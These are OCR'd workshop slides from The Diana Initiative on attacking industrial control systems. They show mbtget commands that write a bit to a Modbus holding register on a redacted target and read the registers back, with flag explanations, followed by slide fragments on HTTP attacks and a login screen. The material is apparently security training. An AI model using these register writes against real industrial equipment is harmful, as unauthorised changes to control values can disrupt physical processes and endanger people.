
-n - determine number of values to read.

ip | domain - Specify the ip address or domain of target.

SPARK A JOURNEY

The Diana Initiative

Exploiting holding registers



```
root@inveteck:~/Desktop/ics/mbtget# mbtget -a 2 -w5 1 [redacted]
bit write ok
root@inveteck:~/Desktop/ics/mbtget# mbtget -n 17 [redacted]
values:
  1 (ad 00000):     0
  2 (ad 00001): 32769
  3 (ad 00002):     0
  4 (ad 00003):     0
  5 (ad 00004):     0
  6 (ad 00005):     0
  7 (ad 00006):     0
  8 (ad 00007):     0
  9 (ad 00008):     0
 10 (ad 00009):     0
 11 (ad 00010):     0
 12 (ad 00011):     0
 13 (ad 00012):     0
 14 (ad 00013):     0
 15 (ad 00014):     0
 16 (ad 00015):     7
 17 (ad 00016):    15
```

```
mbtget -a 2 -w5 1 <ip | domain of target>
```

mbtget - script for scanning registry values.

-a - set modbus address


-w5 - write a bit

ip | domain - Specify the ip address or domain of target.

SPARK A JOURNEY

The Diana Initiative

Session #2: Attacking Standard Protocol (HTTP)




Licensed to [redacted]

Serial Number ([redacted])

Name:

Password:

